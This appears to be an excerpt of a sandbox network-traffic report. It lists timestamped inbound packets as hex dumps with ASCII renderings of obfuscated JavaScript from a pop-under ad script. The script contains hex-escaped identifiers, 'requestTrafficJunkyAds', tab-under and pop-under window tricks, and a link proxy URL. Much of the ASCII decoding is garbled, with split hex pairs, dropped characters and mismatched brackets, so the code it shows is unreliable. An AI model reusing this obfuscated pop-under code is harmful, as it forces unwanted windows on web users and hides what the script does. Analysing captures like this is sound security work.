5c 78 36 35 5c 78 37 32 5c 78 36 35 5c 78 35 30 5c 78 37 32 5c 78 36 35 5c 78 3 6 36 5c 78 36 39 5c 78 37 38 27 5d 28 29 3b 69 6e 28 21 77 69 6e Data Ascii: \x65\x64\x2e'),null,var _0x559b7d="\x7a\x6f\x6e\x65\x5f"+_0x3b7e83[_0x4cc6b8]["\x74\x6a\x5f\x61\x64\x62\x5fx73x70\x6fx74\x5fx69x64"],_0x22ce0f=_0x5128a9["\x47\x65\x6e\x65\x72\x61\x6c"]["\x67\x65\x74\x5a\x6fx6e\x65x50x72x65x66x69x78"]();if(!win
2021-10-18 20:20:24 UTC	1350	IN	Data Raw: 36 65 5c 78 36 62 5c 78 34 63 5c 78 36 39 5c 78 36 65 5c 78 36 62 5c 78 37 33 27 5d 28 29 2c 74 68 69 73 5b 27 5c 78 36 31 5c 78 36 36 5c 78 37 34 5c 78 36 35 5c 78 37 32 27 5d 26 26 74 68 69 73 5b 27 5c 78 36 31 5c 78 36 36 5c 78 37 34 5c 78 36 35 5c 78 37 32 27 5d 28 29 29 3b 7d 72 65 74 75 72 6e 20 5f 30 78 35 37 30 63 38 35 5b 27 5c 78 37 30 5c 78 37 32 5c 78 36 66 5c 78 37 34 5c 78 36 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 5b 27 5c 7 8 37 32 5c 78 36 35 5c 78 37 31 5c 78 37 35 5c 78 36 35 5c 78 37 33 5c 78 37 34 5c 78 35 34 5c 78 37 32 5c 78 36 31 5c 78 36 36 5c 78 36 36 5c 78 36 39 5c 78 36 33 5c 78 34 61 5c 78 37 35 5c 78 36 65 5c 78 36 62 5c 78 37 39 5c 78 34 31 5c 78 36 34 5c 78 37 33 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 Data Ascii: 6e\x6b\x4c\x69\x6e\x6b\x73"](),this["\x61\x66\x74\x65\x72"]&&this["\x61\x66\x74\x65\x72"]());;return _0x570c 85["\x70\x72\x6f\x74\x6f\x74\x79\x70\x65"]["\x72\x65\x71\x75\x65\x73\x74\x54\x72\x61\x66\x66\x69\x63\x4a\x75\x6e\x6b\x79\x41\x64\x73"]=function(_0x
2021-10-18 20:20:24 UTC	1351	IN	Data Raw: 5b 27 5c 78 36 37 5c 78 36 35 5c 78 37 34 5c 78 35 61 5c 78 36 66 5c 78 36 65 5c 78 36 35 5c 78 35 30 5c 78 37 32 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 37 38 27 5d 28 29 2b 27 5c 78 37 61 5c 78 36 66 5c 78 36 65 5c 78 36 35 5c 78 35 66 5c 78 37 35 5c 78 36 65 5c 78 36 34 5c 78 36 35 5c 78 37 32 5c 78 37 30 5c 78 36 63 5c 78 36 31 5c 78 37 39 5c 78 36 35 5c 78 0d 0a Data Ascii: ["\x67\x65\x74\x5a\x6fx6e\x65x50x72x65x66x69x78"]()+'\x7a\x6f\x6e\x65\x5fx75x6e\x64x65x72x70x6c\x61x79x65x
2021-10-18 20:20:24 UTC	1351	IN	Data Raw: 35 41 38 0d 0a 37 32 27 5d 3d 3d 27 5c 78 37 35 5c 78 36 65 5c 78 36 34 5c 78 36 35 5c 78 36 36 5c 78 36 39 5c 78 36 65 5c 78 36 34 27 29 2c 5f 30 78 36 66 64 66 37 62 3d 28 5f 30 78 32 36 31 34 63 32 3d 5f 30 78 33 63 39 32 62 62 61 38 5b 27 5c 78 37 34 5c 78 36 61 5c 78 35 66 5c 78 36 31 5c 78 36 34 5c 78 35 66 5c 78 37 37 5c 78 36 39 5c 78 36 34 5c 78 37 34 5c 78 36 38 27 5d 29 29 26 26 69 73 4e 61 4e 28 4e 75 6d 62 65 72 28 5f 30 78 35 32 62 62 61 3 8 5b 27 5c 78 37 34 5c 78 36 61 5c 78 35 66 5c 78 36 31 5c 78 36 34 5c 78 35 66 5c 78 36 38 5c 78 36 35 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 27 5d 29 29 26 26 28 5f 30 78 35 32 62 62 61 38 5b 27 5c 78 37 34 5c 78 36 61 5c 78 35 66 5c 78 36 31 5c 78 36 34 5c 78 36 32 5c 78 35 66 5c 78 37 33 5c Data Ascii: 5A872]===\x75x6e\x64x65x66x69x6e\x65x64')return;isNaN(Number(_0x52bba8["\x74x6a\x5fx61x64x5fx77x69x64x74x68"])))&&isNaN(Number(_0x52bba8["\x74x6a\x5fx61x64x5fx68x65x69x67x68x74"])))&&(_0x52bba8["\x74x6a\x5fx61x64x62x5fx73\
2021-10-18 20:20:24 UTC	1353	IN	Data Raw: 32 5c 78 36 39 5c 78 36 32 5c 78 37 35 5c 78 37 34 5c 78 36 35 27 5d 28 27 5c 78 36 34 5c 78 36 31 5c 0d 0a Data Ascii: 2x69x62x75x74x65"][\x64x61\
2021-10-18 20:20:24 UTC	1353	IN	Data Raw: 31 43 34 38 0d 0a 78 37 34 5c 78 36 31 5c 78 32 64 5c 78 37 33 5c 78 37 30 5c 78 36 66 5c 78 37 34 5c 78 32 64 5c 78 36 39 5c 78 36 34 27 29 2c 5f 30 78 36 66 64 66 37 62 3d 28 5f 30 78 32 36 31 34 63 32 3d 5f 30 78 33 63 39 32 36 30 5b 5f 30 78 34 34 30 63 39 64 5d 5b 27 5c 78 36 37 5c 78 36 35 5c 78 37 34 5c 78 34 31 5c 78 37 34 5c 78 37 34 5c 78 37 32 5c 78 36 39 5c 78 36 32 5c 78 37 35 5c 78 37 34 5c 78 36 35 27 5d 28 27 5c 78 36 34 5c 78 36 31 5c 78 37 34 5c 78 36 31 5c 78 32 64 5c 78 37 37 5c 78 36 39 5c 78 36 34 5c 78 37 34 5c 78 36 38 27 29 29 3d 3d 3d 6e 75 6c 6 c 7c 7c 5f 30 78 32 36 31 34 63 32 3d 3d 3d 76 6f 69 64 20 30 78 30 3f 76 6f 69 64 20 30 78 30 3a 5f 30 78 32 36 31 34 63 32 5b 27 5c 78 37 32 5c 78 36 35 5c 78 37 30 5c 78 36 63 5c 78 Data Ascii: 1C48x74\x61x2dx73x70\x6fx74\x2dx69x64")),_0x6fdf7b=(_0x2614c2=_0x3c9260[_0x440c9d][\x67\x65\x74x41x74x74x72x69x62x75x74x65"]("\x64x61x74x61x2dx77x69x64x74x68"))===null _0x2614c2===void 0x0?void 0x0:_0x2614c2["\x72x65x70x6cx
2021-10-18 20:20:24 UTC	1354	IN	Data Raw: 36 39 5c 78 36 31 5c 78 35 66 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 29 72 65 74 75 72 6e 3b 5f 30 78 31 33 31 64 38 5b 27 5c 78 37 36 5c 78 36 39 5c 78 36 34 5c 78 36 35 5c 78 36 66 5c 78 35 66 5c 78 36 34 5c 78 36 31 5c 78 37 34 5c 78 36 31 27 5d 3f 5f 30 78 31 33 31 64 38 5b 27 5c 78 36 64 5c 78 36 35 5c 78 36 34 5c 78 36 39 5c 78 36 31 5c 78 35 66 5c 78 37 34 5c 78 36 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 78 35 34 65 32 33 32 5b 27 5c 78 34 64 5c 78 36 35 5c 78 36 34 5c 78 36 39 5c 78 36 31 27 5d 5b 27 5c 78 37 36 5c 78 36 39 5c 78 36 34 5c 78 36 35 5c 78 36 66 27 5d 3a 5f 30 78 31 33 31 64 38 5b 27 5c 78 36 64 5c 78 36 35 5c 78 36 34 5c 78 36 39 5c 78 36 31 5c 78 35 6 6 5c 78 37 34 5c 78 37 39 5c 78 37 30 5c 78 36 35 27 5d 3d 5f 30 Data Ascii: 69x61x5fx74x79x70x65']return;_0x131d8["\x76x69x64x65x6fx5fx64x61x74x61"]?'_0x131d8["\x6dx65\x64x69x61x5fx74x79x70x65"]=_0x54e232["\x4dx65x64x69x61"]["\x76x69x64x65x6f"]:_0x131d8["\x6dx65\x64x69x61x5fx74x79x70x65"]=_0

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:24 UTC	1356	IN	Data Raw: 6d 6f 64 75 6c 65 2e 65 78 70 6f 72 74 73 3d 74 28 29 3a 22 66 75 6e 63 74 69 6f 6e 22 3d 3d 74 79 70 65 6f 66 20 64 65 66 69 6e 65 26 26 64 65 66 69 6e 65 2e 61 6d 64 3f 64 65 66 69 6e 65 28 22 5f 72 77 63 6b 6d 39 6c 76 76 73 66 22 2c 5b 5d 2c 74 29 3a 22 6f 62 6a 65 63 74 22 3d 3d 74 79 70 65 6f 66 20 65 78 70 6f 72 74 73 3f 65 78 70 6f 72 74 73 2e 5f 72 77 63 6b 6d 39 6c 76 76 73 66 3d 74 28 29 3a 65 2e 5f 72 77 63 6b 6d 39 6c 76 76 73 66 3d 74 28 29 7d 28 73 65 6c 66 2c 28 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 65 3d 7b 38 30 38 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 76 61 72 20 72 2c 6f 3b 21 66 75 6e 63 74 69 6f 6e 28 69 29 7b 69 66 28 76 6f 69 64 20 30 3d 3d 28 6f 3d 22 66 Data Ascii: module.exports=t();"function"===typeof define&&define.amd?define("_rwckm9lvvsf",[],t):"object"===typeof export s?exports._rwckm9lvvsf=t():e._rwckm9lvvsf=t()){self,(function(){return function(){var e={808:function(e,t,n){var r,o;!function(i){if(void 0===o="f
2021-10-18 20:20:24 UTC	1357	IN	Data Raw: 61 72 20 73 3d 69 5b 61 5d 2e 73 70 6c 69 74 28 22 3d 22 29 2c 63 3d 73 2e 73 6c 69 63 65 28 31 29 2e 6a 6f 69 6e 28 22 3d 22 29 3b 6e 7c 7c 27 22 27 21 3d 3d 63 2e 63 68 61 72 41 74 28 30 29 7c 7c 28 63 3d 63 2e 73 6c 69 63 65 28 31 2c 2d 31 29 29 3b 74 72 79 7b 76 61 72 20 75 3d 74 28 73 5b 30 5d 29 3b 69 66 28 63 3d 28 72 2e 72 65 61 64 7c 7c 72 29 28 63 2c 75 29 7c 7c 74 28 63 29 2c 6e 29 74 72 79 7b 63 3d 4a 53 4f 4e 2e 70 61 72 73 65 28 63 29 7d 63 6 1 74 63 68 28 65 29 7b 7d 69 66 28 6f 5b 75 5d 3d 63 2c 65 3d 3d 3d 75 29 62 72 65 61 6b 7d 63 61 74 63 68 28 65 29 7b 7d 7d 72 65 74 75 72 6e 20 65 3f 6f 5b 65 5d 3a 6f 7d 7d 72 65 74 75 72 6e 20 6f 2e 73 65 74 3d 69 2c 6f 2e 67 65 74 3d 6 6 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 61 28 65 Data Ascii: ar s=[a].split("="),c=s.slice(1).join("=");n ""==c.charAt(0) ((c=c.slice(1,-1));try{var u=t(s[0]);if(c=(r.read r)(c,u)) t(c,n)try{c=JSON.parse(c)}catch(e){}if(o[u]=c,e===u)break}catch(e){}}return e?[e]:o)}return o.set=i,o.get=function(e){return a(e
2021-10-18 20:20:24 UTC	1358	IN	Data Raw: 66 72 65 73 68 5f 64 65 6c 61 79 3d 22 22 2c 65 2e 72 65 74 72 79 3d 22 22 2c 65 2e 62 67 5f 63 6f 6c 6f 72 3d 22 22 2c 65 2e 64 65 66 61 75 6c 74 5f 69 6d 61 67 65 3d 22 22 2c 65 2e 64 65 66 61 75 6c 74 5f 75 72 6c 3d 22 22 2c 65 2e 64 6f 6d 61 69 6e 5f 72 65 77 72 69 74 65 3d 22 22 2c 65 2e 66 61 69 6e 5f 75 72 6c 3d 22 22 2c 65 2e 73 70 7d 3d 22 22 2c 65 2e 73 70 6f 74 5f 6e 65 77 3d 22 22 7d 28 6e 7c 7c 28 6e 3d 7b 7d 29 29 2c 74 2e 53 70 65 63 69 66 69 63 54 79 70 65 3d 6e 7d 2c 36 35 37 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 76 61 72 20 6e 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 Data Ascii: fresh_delay="",e.retry="",e.bg_color="",e.default_image="",e.default_url="",e.domain_rewrite="",e.fail_url=""",e.spot_ssp="",e.spot_new="")(n (n={})),t.SpecificType=n),657:function(e,t){["use strict";var n;Object.defineProperty(t,"__esModule",{value:!0}),t
2021-10-18 20:20:24 UTC	1360	IN	Data Raw: 65 7d 28 29 3b 74 2e 41 64 73 3d 69 7d 2c 37 39 31 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 76 61 72 20 72 3d 74 68 69 73 26 26 74 68 69 73 2e 5f 5f 61 73 73 69 67 6e 7c 7c 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 28 72 3d 4f 62 6a 65 63 74 2e 61 73 73 69 67 6e 7c 7c 66 75 6e 63 74 69 6f 6e 28 65 29 7b 66 6f 72 28 76 61 72 20 74 2c 6e 3d 31 2c 72 3d 61 72 67 75 6d 65 6e 74 73 2e 6c 65 6e 67 0d 0a Data Ascii: e})();t.Ads=i),791:function(e,t,n){["use strict";var r=this&&this.__assign function(){return(r=Object.assign) function(e){for(var t,n=1,r=arguments.leng
2021-10-18 20:20:24 UTC	1360	IN	Data Raw: 33 38 38 38 0d 0a 74 68 3b 6e 3c 72 3b 6e 2b 2b 29 66 6f 72 28 76 61 72 20 6f 20 69 6e 20 74 3d 61 72 67 75 6d 65 6e 74 73 5b 6e 5d 29 4f 62 6a 65 63 74 2e 70 72 6f 74 6f 74 79 70 65 2e 68 61 73 4f 77 6e 50 72 6f 70 65 72 74 79 2e 63 61 6c 6c 28 74 2c 6f 29 26 26 28 65 5b 6f 5d 3d 74 5b 6f 5d 29 3b 72 65 74 75 72 6e 20 65 7d 29 2e 61 70 70 6c 79 28 74 68 69 73 2c 61 72 67 75 6d 65 6e 74 73 29 7d 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 41 64 53 65 72 76 69 63 65 3d 76 6f 69 64 20 30 3b 76 61 72 20 6f 3d 6e 28 39 30 36 29 2c 69 3d 6e 28 36 30 32 29 2c 61 3d 6e 28 32 30 34 29 2c 73 3d 6e 28 38 37 38 29 2c 63 3d 6e 28 33 38 35 29 2c 75 3d 66 75 Data Ascii: 3888th;n<r;n++)for(var o in t=arguments[n])Object.prototype.hasOwnProperty.call(t,o)&&(e[o]=[t[o]);return e)}.apply(this,arguments);Object.defineProperty(t,"__esModule",{value:!0}),t.AdService=void 0;var o=n(906),i=n(602),a=n(20 4),s=n(878),c=n(385),u=fu
2021-10-18 20:20:24 UTC	1361	IN	Data Raw: 41 74 74 72 69 62 75 74 65 73 28 65 29 3a 6e 75 6c 6c 7d 2c 65 2e 70 72 6f 74 6f 74 79 70 65 2e 67 65 74 43 68 61 6e 6e 65 6c 73 50 61 72 61 6d 65 74 65 72 73 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 22 22 3b 69 66 28 21 65 29 72 65 74 75 72 6e 20 74 3b 66 6f 72 28 76 61 72 20 6e 20 69 6e 20 65 29 61 2e 43 68 61 6e 6e 65 6c 54 79 70 65 5b 6e 5d 26 26 65 5b 6e 5d 26 26 28 74 2b 3d 22 26 63 68 61 6e 6e 65 6c 5b 22 2b 6e 2b 22 5d 3d 22 2b 65 6e 63 6f 64 65 55 52 49 43 6f 6d 70 6f 6e 65 6e 74 28 65 5b 6e 5d 29 29 3b 72 65 74 75 72 6e 20 74 7d 2c 65 2e 70 72 6f 74 6f 74 79 70 65 2e 67 65 74 53 70 65 63 69 66 69 63 50 61 72 61 6d 65 74 65 72 73 3d 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 76 61 72 20 6e 3d 22 22 3b 66 6f 72 28 76 61 72 20 72 20 Data Ascii: Attributes(e):null,e.prototype.getChannelsParameters=function(e){var t="";if(!e)return t;for(var n in e)a.C hannelType[n]&&e[n]&&(t+="&channel["+n+"]="+encodeURIComponent(e[n]));return t},e.prototype.getSpecificParamet ers=function(e,t){var n="";for(var r
2021-10-18 20:20:24 UTC	1363	IN	Data Raw: 5d 29 3b 72 65 74 75 72 6e 20 6e 7d 2c 65 2e 67 65 74 44 61 74 61 41 74 74 72 69 62 75 74 65 73 3d 66 75 6e 63 74 69 6f 6e 28 74 29 7b 76 61 72 20 6e 2c 72 2c 6f 3d 5b 5d 2e 66 69 6c 74 65 72 2e 63 61 6c 6c 28 74 2e 61 74 74 72 69 62 75 74 65 73 2c 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 2f 5e 64 61 74 61 2d 2f 2e 74 65 73 74 28 65 2e 6e 61 6d 65 29 7d 29 29 2c 69 3d 7b 7d 3b 66 6f 72 28 76 61 72 20 61 20 69 6e 20 6f 29 7b 76 61 72 20 73 3d 6e 75 6c 6c 3d 3d 28 6e 3d 6f 5b 61 5d 2e 6e 61 6d 65 29 7c 7c 76 6f 69 64 20 30 3d 3d 3d 6e 3f 76 6f 69 64 20 30 3a 6e 2e 72 65 70 6c 61 63 65 28 22 64 61 74 61 2d 22 2c 22 22 29 2e 72 65 70 6c 61 63 65 28 2f 2d 2f 67 2c 22 5f 22 29 2c 63 3d 6e 75 6c 6c 3d 3d 28 72 3d 6f 5b 61 5d 2e 76 61 6c 75 Data Ascii: });return n},e.getDataAttributes=function(t){var n,r,o=[],filter.call(t.attributes,(function(e){return/^data-/test(e.name)})),i={};for(var a in o){var s=null===n=o[a].name} void 0===n?void 0:n.replace("data-","").replace(/-/g,"_"),c=null===(r=o[a].valu
2021-10-18 20:20:24 UTC	1364	IN	Data Raw: 67 68 3a 72 2e 56 69 64 65 6f 51 75 61 6c 69 74 79 2e 4d 65 64 69 75 6d 7d 2c 65 2e 73 61 6e 69 74 69 7a 65 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 7b 22 3c 22 3a 22 26 6c 74 3b 22 2c 22 3e 22 3a 22 26 67 74 3b 22 7d 3b 72 65 74 75 72 6e 20 65 2e 72 65 70 6c 61 63 65 28 2f 5b 3c 3e 5d 2f 67 69 2c 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 74 5b 65 5d 7d 29 29 7d 2c 65 7d 28 29 3b 74 2e 48 65 6c 70 65 72 73 3d 73 7d 2c 32 38 38 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 4c 6f 67 67 65 72 3d 76 6f 69 64 20 30 3b 76 61 72 20 72 Data Ascii: gh:r.VideoQuality.Medium},e.sanitize=function(e){var t=["<","&lt;",">","&gt;"];return e.replace(/[<>]/gi,(function(e){return t[e]}))),e})();t.Helpers=s},288:function(e,t,n){["use strict";Object.defineProperty(t,"__esModule",{value:!0}),t.Lo gger=void 0;var r

Timestamp	kBytes transferred	Direction	Data
2021-10-18 20:20:24 UTC	1365	IN	Data Raw: 5b 74 5d 3d 7b 7d 29 2c 6e 5b 6f 2e 72 65 66 72 65 73 68 65 64 5d 5b 74 5d 5b 6f 2e 75 75 69 64 5d 3d 7b 63 6f 6e 74 61 69 6e 65 72 3a 65 2e 6c 6f 67 73 5b 74 5d 5b 72 5d 2e 63 6f 6e 74 61 69 6e 65 72 2c 73 70 6f 74 49 64 3a 6f 2e 73 70 6f 74 49 64 7d 7d 2c 65 2e 70 6f 70 75 6c 61 74 65 53 70 6f 74 73 50 65 72 52 65 66 72 65 73 68 65 64 3d 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 69 66 28 74 29 66 6f 72 28 76 61 72 20 72 20 69 6e 20 74 29 65 5b 72 5d 3d 7b 63 6f 6e 74 61 69 6e 65 72 3a 74 5b 72 5d 2e 63 6f 6e 74 61 69 6e 65 72 2c 73 70 6f 74 49 64 3a 74 5b 72 5d 2e 73 70 6f 74 49 64 2c 73 74 61 74 75 73 3a 6e 7d 7d 2c 65 2e 67 65 74 48 42 53 70 6f 74 73 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 66 6f 72 28 76 61 72 20 74 3d 64 6f 63 75 6d 65 6e 74 2e Data Ascii: [t]={},n[o.refreshed][t][o.uuid]=[container:e.logs[t][r].container,spotId:o.spotId]],e.populateSpotsPerRefreshed=function(e,t,n){if(t)for(var r in t)e[r]=[container:t[r].container,spotId:t[r].spotId,status:n]],e.getHBSpots=function(){fo r(var t=document.
2021-10-18 20:20:24 UTC	1367	IN	Data Raw: 73 3a 22 5f 69 69 38 33 74 34 79 74 74 61 22 2c 68 69 73 74 6f 72 79 3a 22 74 72 61 66 66 69 63 4a 75 6e 6b 79 50 6f 70 73 42 61 63 6b 55 72 6c 22 2c 73 68 6f 77 6e 3a 22 5f 6d 35 37 76 70 76 35 31 39 34 22 7d 2c 65 6c 65 6d 65 6e 74 73 3a 7b 61 64 64 69 74 69 6f 6e 61 6c 3a 22 69 6d 67 20 66 61 64 65 22 2c 64 65 70 74 68 3a 39 2c 6e 6f 74 3a 22 72 65 6d 6f 76 65 41 64 4c 69 6e 6b 22 2c 70 61 72 65 6e 74 73 3a 5b 22 6a 73 2d 70 6f 70 22 2c 22 6a 73 2d 70 6f 70 55 6e 64 65 72 22 2c 22 6a 73 2d 70 6f 70 50 61 67 65 22 2c 22 6a 73 5f 70 6f 70 5f 70 61 67 65 22 5d 7d 2c 6c 69 6e 6b 50 72 6f 78 79 55 72 6c 3a 22 68 74 74 70 3a 2f 2f 7a 2e 63 70 6e 67 2e 62 65 2e 2f 5f 78 2f 22 2c 6d 6f 64 61 6c 53 65 74 74 69 6e 67 73 3a 6e 28 39 33 38 29 2e 47 65 6e 65 72 61 Data Ascii: s:"_ii83t4ytta",history:"trafficJunkyPopsBackUrl",shown:["_m57vpv5194"],elements:{additional:"img fade",depth :9,not:"removeAdLink",parents:["js-pop","js-popUnder","js-popPage","js_pop_page"]},linkProxyUrl:"http://z.cpng.be/_x/",modalSettings:n(938).Genera
2021-10-18 20:20:24 UTC	1368	IN	Data Raw: 72 28 29 3f 75 2e 44 65 66 61 75 6c 74 42 65 68 61 76 69 6f 72 2e 66 69 78 65 64 54 61 62 55 6e 64 65 72 3a 75 2e 44 65 66 61 75 6c 74 42 65 68 61 76 69 6f 72 2e 74 61 62 55 6e 64 65 72 3b 72 65 74 75 72 6e 20 6e 65 77 20 69 2e 44 65 66 61 75 6c 74 50 6f 70 42 65 68 61 76 69 6f 72 28 72 28 72 6c 25 29 7b 64 65 66 61 75 6c 74 42 65 68 61 76 69 6f 72 3a 74 7d 29 29 7d 7d 3b 74 2e 50 6f 70 4d 65 74 68 6f 64 46 61 63 74 6f 72 79 3d 66 7d 2c 32 31 32 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 76 61 72 20 72 2c 6f 3d 74 68 69 73 26 26 74 68 69 73 2e 5f 5f 65 78 74 65 6e 64 73 7c 7c 28 72 3d 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 72 65 74 75 72 6e 28 72 3d 4f 62 6a 65 63 74 2e 73 65 74 50 72 6f 74 6f Data Ascii: r()?u.DefaultBehavior.fixedTabUnder:u.DefaultBehavior.tabUnder;return new i.DefaultPopBehavior(r(r({}),e).{defaultBehavior:t}));t.PopMethodFactory=f,212:function(e,t,n){"use strict";var r,o=this&&this.__extends (r=function(e,t){return(r=Object.setPrototypeOf
2021-10-18 20:20:24 UTC	1370	IN	Data Raw: 62 72 6f 77 73 65 72 2e 6e 61 6d 65 3b 22 49 45 22 3d 3d 3d 6e 7c 7c 22 45 44 47 45 22 3d 3d 3d 6e 3f 28 65 3d 77 69 6e 64 6f 77 2e 6f 70 65 6e 28 22 22 2c 72 2e 47 65 6e 65 72 61 6c 2e 67 65 74 52 61 6e 64 6f 6d 53 74 72 69 6e 67 28 29 2c 61 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 6d 6f 64 61 6c 53 65 74 74 69 6e 67 73 29 29 26 26 28 65 2e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 3d 74 2e 62 65 68 61 76 69 6f 72 53 65 74 74 69 6e 67 73 2e 6c 69 6e 6b 73 2e 61 64 4c 69 6e 6b 29 3a 65 3d 77 69 6e 64 6f 77 2e 6f 70 65 6e 28 74 2e 62 65 68 61 76 69 6f 72 53 65 74 74 69 6e 67 73 2e 6c 69 6e 6b 73 2e 61 64 4c 69 6e 6b 2c 72 2e 47 65 6e 65 72 61 6c 2e 67 65 74 52 61 6e 64 6f 6d 53 74 72 69 6e 67 28 29 2c 61 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 6d 6f Data Ascii: browser.name;"IE"===n "EDGE"===n?(e=window.open("",r.General.getRandomString(),a.configuration.modalSettings))&&(e.location.href=t.behaviorSettings.links.adLink):e=window.open(t.behaviorSettings.links.adLink,r.General.getRandomString(),a.configuration.mo
2021-10-18 20:20:24 UTC	1371	IN	Data Raw: 74 69 6f 6e 28 65 2c 74 29 7b 66 75 6e 63 74 69 6f 6e 20 6e 28 29 7b 74 68 69 73 2e 63 6f 6e 73 74 72 75 63 74 6f 72 3d 65 7d 72 28 65 2c 74 29 2c 65 2e 70 72 6f 74 6f 74 79 70 65 3d 6e 75 6c 6c 3d 3d 3d 74 3f 4f 62 6a 65 63 74 2e 63 72 65 61 74 65 28 74 29 3a 28 6e 2e 70 72 6f 74 6f 74 79 70 65 3d 74 2e 72 6f 74 6f 74 79 70 65 2c 6e 65 77 20 6e 29 7d 29 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 44 65 66 61 75 6c 74 50 6f 70 42 65 68 61 76 69 6f 72 3d 76 6f 69 64 20 30 3b 76 61 72 20 69 3d 6e 28 35 36 29 2c 61 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 66 75 6e 63 74 69 6f 6e 20 74 28 29 7b 76 61 72 20 74 3d 6e 75 6c 6c 21 3d 3d 65 26 26 65 2e Data Ascii: tion(e,t){function n(){this.constructor=e)r(e,t),e.prototype=null===?Object.create(t):(n.prototype=t.prototype,new n));Object.defineProperty(t,"__esModule",{value:!0}),t.DefaultPopBehavior=void 0;var i=n(56),a=function(e){function t(){var t=null!==(e&&e.
2021-10-18 20:20:24 UTC	1372	IN	Data Raw: 69 67 75 72 61 74 69 6f 6e 2e 6d 6f 64 61 6c 53 65 74 74 69 6e 67 73 29 7d 29 2c 30 29 2c 73 65 74 54 69 6d 65 6f 75 74 28 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 65 3d 77 69 6e 64 6f 77 2e 6f 70 65 6e 28 22 22 2c 22 5f 73 65 6c 66 22 2c 22 22 29 3b 65 26 26 65 2e 66 6f 63 75 73 28 29 7d 29 2c 30 29 2c 74 2e 61 66 74 65 72 50 6f 70 55 6e 64 65 72 28 74 2e 67 65 74 47 6f 74 6f 28 29 29 7d 2c 74 2e 70 6f 70 55 6e 64 65 72 46 69 72 65 66 6f 78 35 33 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 6e 3d 77 69 6e 64 6f 77 2e 6f 70 65 6e 28 22 61 6c 6e 28 62 61 6e 6b 22 29 3b 6e 26 26 28 6e 2e 6f 70 65 6e 28 65 2e 61 64 4c 69 6e 6b 2c 61 2e 47 65 6e 65 72 61 6c 2e 67 65 74 52 61 6e 64 6f 6d 53 74 72 69 6e 67 28 29 2c 73 2e 63 6f 6e 66 69 67 Data Ascii: igation.modalSettings)),0),setTimeout((function(){var e=window.open("", "_self", "");e&&e.focus()));0),t.afterPopUnder(t.getGoto())),t.popUnderFirefox53=function(e){var n=window.open("about:blank");n&&(n.open(e.adLink ,a.General.getRandomString(),s.config
2021-10-18 20:20:24 UTC	1374	IN	Data Raw: 2e 63 72 65 61 74 65 28 74 29 3a 28 6e 2e 70 72 6f 74 6f 74 79 70 65 3d 74 2e 70 72 6f 74 6f 74 79 70 65 2c 6e 65 77 20 6e 29 7d 29 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f 70 65 72 74 79 28 74 2c 22 5f 5f 65 73 4d 6f 64 75 6c 65 22 2c 7b 76 61 6c 75 65 3a 21 30 7d 29 2c 74 2e 53 61 66 61 72 69 50 6f 70 42 65 68 61 76 69 6f 72 3d 76 6f 69 64 20 30 3b 76 61 72 20 69 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 66 75 6e 63 74 69 6f 6e 20 74 28 29 7b 76 61 72 20 74 3d 6e 75 6c 6c 21 3d 3d 65 26 26 65 2e 61 70 70 6c 79 28 74 68 69 73 2c 61 72 67 75 6d 65 6e 74 73 29 7c 7c 74 68 69 73 3b 72 65 74 75 72 6e 20 74 2e 72 75 6e 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 74 2e 74 61 62 55 6e 64 